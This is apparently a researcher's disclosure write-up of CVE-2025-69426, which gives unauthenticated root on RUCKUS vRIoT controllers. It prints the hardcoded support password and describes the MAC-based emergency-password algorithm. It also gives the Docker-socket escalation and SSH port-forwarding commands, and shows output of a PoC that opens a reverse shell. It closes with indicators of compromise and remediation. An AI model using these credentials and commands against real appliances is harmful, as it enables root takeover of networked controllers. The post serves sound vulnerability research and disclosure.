$u990R7ing the riot: RUCKUS vRIoT CVE-2025-69426
Obtaining unauthenticated remote root access on RUCKUS IoT Controller via hardcoded SSH credentials and Docker socket abuse
Intro
If you have read my previous blog post, you might remember I have a fetish for controllers. Achieving access to a controller significantly increases the impact of a vulnerability as compromising the controller means compromising every device it manages. That kind of blast radius tends to help when you are chasing a perfect CVSS 10.0. Having success with the Network Director, I decided to look at other controllers RUCKUS provides and quickly discovered the IoT Controller (vRIoT).
RUCKUS vRIoT is a virtual IoT controller that integrates with the RUCKUS SmartZone controller, handling connectivity, device, and security management functions. It is deployed as an OVA image on a hypervisor and acts as a central management point for IoT devices connected to Ruckus access points — Bluetooth, Zigbee, and similar protocols. It is commonly found in enterprise environments, hotels, healthcare, maritime and others.
“Practice makes perfect, but nobody is perfect - so why practice?”. Nevertheless, let’s try and get a perfect 10.0.
Hardcoded SSH Credentials RCE (CVE-2025-69426)
As with the Network Director, Ruckus allows you to download the IoT Controller as an Open Virtualization Appliance (OVA). At the time, the latest version available was 2.4.0.0. Mount it on your virtualization platform, boot it, configure it with an IP, perform some post-boot tasks and you are good to go. If needed, the documentation is available here.
This time I jumped straight to the OVA file. I extracted it, mounted with the guestmount and off I went browsing the filesystem and grepping for some credentials. It might come as a surprise, but after a few minutes I found them in an initialization script at /riot/bin/init.sh.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
#!/bin/bash
lock_file="/var/lock/first_boot.lock"
if [ -e $lock_file ]; then
    echo "This script has already been run. Exiting."
    exit 0
fi
physical_interface=$(ip -o link show | awk '/link\/ether/ && !/02:42|veth|docker|br-|lo/ {print $2}' | cut -d':' -f1 | head -n 1)
sed -i 's/template_interface/'${physical_interface}'/g' /etc/netplan/00-installer-config.yaml
netplan apply
cat > /etc/ssh/sshd_config <<EOF
Include /etc/ssh/sshd_config.d/*.conf
PermitRootLogin no
PubkeyAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
AcceptEnv LANG LC_*
Subsystem   sftp    /usr/lib/openssh/sftp-server
EOF
useradd -M -s /riot/bin/support_shell -G docker support
echo 'support:$u990R7u$3r' | chpasswd
if [ -f /swap.img ]; then
    swapoff /swap.img
    rm  /swap.img
    fallocate -l 2G /swap.img
    chmod 600 /swap.img
    mkswap /swap.img
    swapon /swap.img
fi
# Add admin user to docker group
sudo usermod -aG docker admin
sudo usermod -aG sudo admin
chsh admin -s /riot/bin/restricted_shell
sudo passwd -d root
sudo usermod --shell /usr/sbin/nologin root
find /riot/bin -type f -exec chmod +x {} +
systemctl enable serial-getty@ttyS0.service
systemctl start serial-getty@ttyS0.service
systemctl restart sshd
touch $lock_file
Just SSH with the credentials and we’re there? Well, no. I was dropped in some sort of a support shell. Why is that the case? Well, I did not look at all the parameters passed to useradd, where the login shell is set with -s /riot/bin/support_shell. How does that restricted shell look like?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
#!/bin/bash
restricted_shell() {
    clear
    export PATH=$PATH:/riot/bin
    while true; do
        read -p "" option
        case "$option" in
            exit)
                echo "Bye!"
                exit 0
                ;;
            scanfiles)
                echo "Top 25 Space consuming files:"
                find / \( -path /proc -prune -o -path /var/lib/docker/overlay2 -prune \) -o -type f -exec du -h {} + | sort -rh | head -25
                ;;
            "")
                ;;
            !v54!)
                handle_passphrase
                ;;
        esac
    done
}
handle_passphrase() {
    PASSPHRASE=""
    read -sp "" PASSPHRASE
    echo
    if [[ -z "$PASSPHRASE" ]]; then
        echo ""
        return
    fi
    PASSPHRASE=$(echo "$PASSPHRASE" | tr -d '\n' | tr -d '\r')
    THRESHOLD=98
    DISK_USAGE=$(df / --output=pcent | tail -n 1 | sed 's/%//')
    if [ "$DISK_USAGE" -ge "$THRESHOLD" ]; then
        sos_pass=$(python3 -c "import sys; sys.path.append('/riot/bin'); import sos_entry; print(sos_entry.sos())")
        read -sp "Enter generated emergency password : " password
        echo
        if [ "$sos_pass" == "$password" ]; then
            echo "Emergency password accepted."
            read -p "Press [Enter] to switch to support mode..."
            bash
        else
            echo "Emergency password is incorrect. Trying default method."
        fi
    fi
    sesame_output=$(sesame2 -k"$PASSPHRASE" -s"1234567890123456")

    if [[ -z "$sesame_output" ]]; then
        echo ""
    else
        read -p "Press [Enter] to switch to support mode..."
        bash
    fi
}
# Do not allow scp
# * SSH_CONNECTION - Sets only for SSH related commands (ssh, scp -t, scp -f, etc.)
# * SSH_TTY - Sets only for ssh command and do not set for scp and related commands
# * TERM - Sets for interactive sessions. Blocks automated scripts
if [[ "$SSH_ORIGINAL_COMMAND" =~ ^scp ]] || { [[ -z "$SSH_TTY" || -z "$TERM" ]] && [[ -n "$SSH_CONNECTION" ]]; }; then
    echo "SCP is disabled for this user."
    exit 1
fi
restricted_shell
Let’s analyze this custom restricted bash shell one step at a time.
- it first sets the
PATHvariable toPATH=$PATH:/riot/binexclusively - then, through a
while trueloop, itreads the user input, and we have three options:exit, which echo’s “Bye!” and exits the shellscanfiles, which finds the 25 largest files on the filesystem, skipping/procand/var/lib/docker/overlay2!v54!, which calls thehandle_passphrasefunction
Let’s continue with the handle_passphrase() function. So, if you enter !v54!:
- you are prompted to enter a
PASSPHRASE, which is then stripped of trailing newline and carriage return characters withPASSPHRASE=$(echo "$PASSPHRASE" | tr -d '\n' | tr -d '\r') - but then I noticed something interesting: if the
DISK_USAGE(calculated withDISK_USAGE=$(df / --output=pcent | tail -n 1 | sed 's/%//')) is greater thenTHRESHOLD=98, a custom Pythonsos_entrylibrary is loaded from/riot/bin, and a nested function callprint(sos_entry.sos())ultimately sets thesos_passvariable - if the password you provide via
readis the same as the calculatedsos_pass, you are dropped in abashshell - and that is exactly what I want
This support feature is starting to look more like a backdoor. Is that why they prevented Secure Copy Protocol (SCP), because with the hardcoded credentials you could easily drop a large file on the disk with SCP and satisfy the condition if [ "$DISK_USAGE" -ge "$THRESHOLD" ];? I would guess so. I also tried rsync and sftp but got the Received message too long 1396920352. Ruckus forbids file transfer via this part of the /riot/bin/support_shell script:
1
2
3
4
5
6
7
8
# Do not allow scp
# * SSH_CONNECTION - Sets only for SSH related commands (ssh, scp -t, scp -f, etc.)
# * SSH_TTY - Sets only for ssh command and do not set for scp and related commands
# * TERM - Sets for interactive sessions. Blocks automated scripts
if [[ "$SSH_ORIGINAL_COMMAND" =~ ^scp ]] || { [[ -z "$SSH_TTY" || -z "$TERM" ]] && [[ -n "$SSH_CONNECTION" ]]; }; then
    echo "SCP is disabled for this user."
    exit 1
fi
Interactive SSH was blocked by the restricted shell, so I shifted focus to the sos_entry library instead. First step was to extract it from the VMDK. The VMDK shipped inside the OVA was in stream-optimized format, so I converted it to a RAW format with qemu.
1
$ qemu-img convert -f vmdk -O raw vriot-disk.vmdk vriot-disk.raw
Once that was done, I could mount it in my VM and copy the file from /riot/bin.
1
$ guestmount -a vriot-disk.raw -i --ro /mnt/vriot
The file I found in /riot/bin is a shared object file sos_entry.cpython-38-x86_64-linux-gnu.so.
1
2
$ file sos_entry.cpython-38-x86_64-linux-gnu.so
sos_entry.cpython-38-x86_64-linux-gnu.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=88cd4a97ee583931008621640a192849fd70e920, with debug_info, not stripped
I tried loading it in Binary Ninja hoping to get some more understanding, but for me it was even more confusing. 
So I took another approach. Loading it in Python required installing Python 3.8, as it was compiled with that specific version (cpython-38 is the giveaway). Let’s see what it does.
1
2
3
4
5
6
7
8
9
10
11
12
13
╭─kr3bz@ubuntu ~/
╰─➤  python3.8
Python 3.8.20 (default, Sep  7 2024, 18:35:07)
[GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import sos_entry
>>> dir(sos_entry)
['__builtins__', '__doc__', '__file__', '__loader__', '__name__', '__package__', '__spec__', '__test__', 'get_mac_address', 'sos', 'subprocess']
>>> sos_entry.get_mac_address()
'a8a159b20de3'
>>> sos_entry.sos()
'3d291808642aa5b0e135'
>>>
The sos_entry.get_mac_address() function prints out the MAC address of your Ethernet card, but output from the sos_entry.sos() function did not make any sense. I looked and looked at the output, and finally saw what it does:
- it takes the MAC address, in my example
a8a159b20de3 - starts from the end of the MAC address, but takes the lower nibble (i.e. from
e3it takes3) - then it does the same for the previous byte (
0d, takesd) - repeats that until the beginning of the MAC address, getting the
3d2918 - concatenates a static value
08642 - then starts from the beginning of the MAC address, but this time taking the higher nibble (i.e. from
a8it takesa) - repeats that for each byte until the end of the MAC address, getting the
aa5b0e - finally adds another static value
135at the end
Pure eyeballing experience. My eyes were bleeding. A PoC script to generate the password from any given MAC address is available here. The algorithm is MAC-dependent, which means I needed the device’s MAC address to generate a valid password. To trigger the sos_pass path at all, the disk had to be at least 98% full. So, to finally get a shell I would need to fill the disk up to 98 percent.
Believe me, I tried. I spammed all the services I found exposed on the VM with scripted logins, web requests and what not just to fill the disk with log files, then checked how much space was left on the device with scanfiles - but that was just not feasible. If the VM was actually in production and had some devices that it controlled, then maybe.
So I opted for something different - I went to modify the script in the RAW image, converting it back to VMDK, compressing it to an OVA file and mounting it back again on the hypervisor. I used the previously converted vriot-disk.raw image. To modify the THRESHOLD directly inside the script, I did the following:
1
$ virt-edit -a vriot-disk.raw -m /dev/sda2 /riot/bin/support_shell -e 's/THRESHOLD=98/THRESHOLD=5/'
Now that the THRESHOLD is set to 5, I booted the vRIoT VM, logged in with the hardcoded password for the support user, assembled the emergency password for the VM’s MAC address, and then entered:
1
2
3
4
5
6
7
8
ssh support@192.168.1.100
support@192.168.1.100's password:
!v54!
Enter generated emergency password :
Emergency password accepted.
Press [Enter] to switch to support mode...
support@vriot:/$ cat /etc/hostname
vriot
W00tw00t! But if you have read the /riot/bin/init.sh script carefully, you might have caught this useradd -M -s /riot/bin/support_shell -G docker support.
So the user support is added to the docker group. Membership in the docker group is effectively equivalent to root access on the system, since Docker allows mounting the host filesystem into a container. Any user in the group can trivially escalate to root by running a container with the host root filesystem mounted and executing commands inside it as root.
1
2
3
4
5
6
7
8
9
10
11
12
ssh support@192.168.1.100
support@192.168.1.100's password:
!v54!
Enter generated emergency password :
Emergency password accepted.
Press [Enter] to switch to support mode...
support@vriot:/$ docker run -v /:/host -it alpine chroot /host /bin/bash
root@4ed235fa4cda:/# cat /etc/hostname
vriot
root@4ed235fa4cda:/# grep root /etc/shadow
root::19859:0:99999:7:::
root@4ed235fa4cda:/#
R00tr00t! I jumped around celebrating the finding, waking up the neighbors, and then realized that the sos_pass path requires knowing the device’s MAC address to generate the correct password, and obtaining a MAC address is only feasible if you are in the same network broadcast domain.
That will rarely be the case, and that lowers the CVSS score (I want a perfect 10, remember?). It took me a couple of days of thinking, many attempts to leak the vRIoT MAC via the web interface and then a colleague mentioned SSRF out of the blue. SSRF? S..S..R..F…. Holy shit! I do have a sort of “"”SSRF””” and it’s called SSH Port Forwarding! Can we talk to Docker with that?
Docker uses a Unix domain socket /var/run/docker.sock through which the Docker daemon receives API commands. It is the control plane for everything Docker does on the system. Since it is a Unix socket, it is only accessible locally on the device. Can we then forward a local port to the Docker socket via SSH? Hell yeah.
1
ssh -L 2375:/var/run/docker.sock support@192.168.1.100 -N
By forwarding local TCP port 2375 to the remote Docker socket over SSH, the Docker API became accessible on my machine as if it were running locally. This allowed full control over the Docker daemon on the vRIoT controller, including running privileged containers with the host filesystem mounted. I am not an everyday Docker user and do not know its API, but with some help I made a PoC:
1
2
3
4
5
6
7
8
9
10
11
┌──(kr3bz㉿ubuntu)-[~]
└─$ bash CVE-2025-69426.sh 192.168.1.137 3333
[+] Target: 192.168.1.137:3333
[+] Finding existing Docker images on VRIOT...
[+] Attempting with image: riot-dataplane-c:2.4.0.0.41
[+] Container created: aad54497cfbd7bcf51ba268deac7f3706f481971c996754c9492b8ca04eaab21
[+] Container state: running
[+] Reverse shell triggered successfully!
[+] Check your listener on 192.168.1.137:3333
[*] Container ID: aad54497cfbd7bcf51ba268deac7f3706f481971c996754c9492b8ca04eaab21
    Cleanup: curl -X DELETE http://localhost:2375/containers/aad54497cfbd7bcf51ba268deac7f3706f481971c996754c9492b8ca04eaab21?force=true
And we get a root shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
╭─kr3bz@ubuntu ~
╰─➤  nc -klnvp 3333
Listening on 0.0.0.0 3333
Connection received on 192.168.1.100 36712
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3ab18351b759:/# cat /etc/hostname
cat /etc/hostname
vriot
root@3ab18351b759:/# grep root /etc/shadow
grep root /etc/shadow
root::19859:0:99999:7:::
root@3ab18351b759:/#
Exploitation video:
With unauthenticated remote root access confirmed, the attack chain is complete: hardcoded credentials, restricted shell bypass via SSH port forwarding, Docker group privilege escalation and finally - root. Attack Vector is Network, Privileges Required are None since the credentials are hardcoded in the appliance, and Scope is Changed as the exploit crosses from the restricted shell into the host OS via Docker container escape. As a controller managing connected IoT devices, the impact on subsequent systems further justifies the Critical severity.
IOCs, Remediation and References
Indicators of Compromise
Monitor for the following indicators of potential exploitation:
- Unexpected SSH connections to the vRIoT appliance from unknown IP addresses using the
supportuser account - SSH sessions with port forwarding activity (
-L 2375) originating from thesupportuser - New Docker containers created via the Docker API on TCP port 2375
- Privileged containers with
/:/hostbind mount in Docker logs - Unexpected outbound TCP connections from the vRIoT appliance (reverse shell activity)
- Modifications to files in
/riot/bin/
Remediation
There is no workaround for this vulnerability. The following actions are strongly recommended:
- Upgrade to RUCKUS IoT 3.0.0.0 (GA) or later — released December 23, 2025
- Reset all credentials after upgrading
- Restrict network access to the SSH service (TCP 22) and management interface (TCP 443) to a trusted set of users only
- Isolate vRIoT appliances in a dedicated management VLAN
References
- Vendor Advisory - RUCKUS IOT Controller: Vulnerabilities in Management Interface Authentication and Access Control
- CVE-2025-69426 - https://www.vulncheck.com/advisories/ruckus-vriot-iot-controller-hardcoded-ssh-credentials-rce
- NVD - https://nvd.nist.gov/vuln/detail/CVE-2025-69426
Outro
Both issues were responsibly disclosed to CommScope via HackerOne and fixed in RUCKUS IoT 3.0.0.0. Vendor cooperation was solid throughout. The use of a restricted shell, disabled SCP, and blocked PTY created a convincing illusion of a locked-down support account, but SSH port forwarding to a Docker socket disagreed.
The next post will cover CVE-2025-69425, a second CVSS 10.0 in the same appliance, this time involving the commander.py service, a network-exposed Python daemon running as root, and an authentication mechanism built on hardcoded secrets that can be extracted directly from the appliance.
$u990R7 the planet.
kr3bz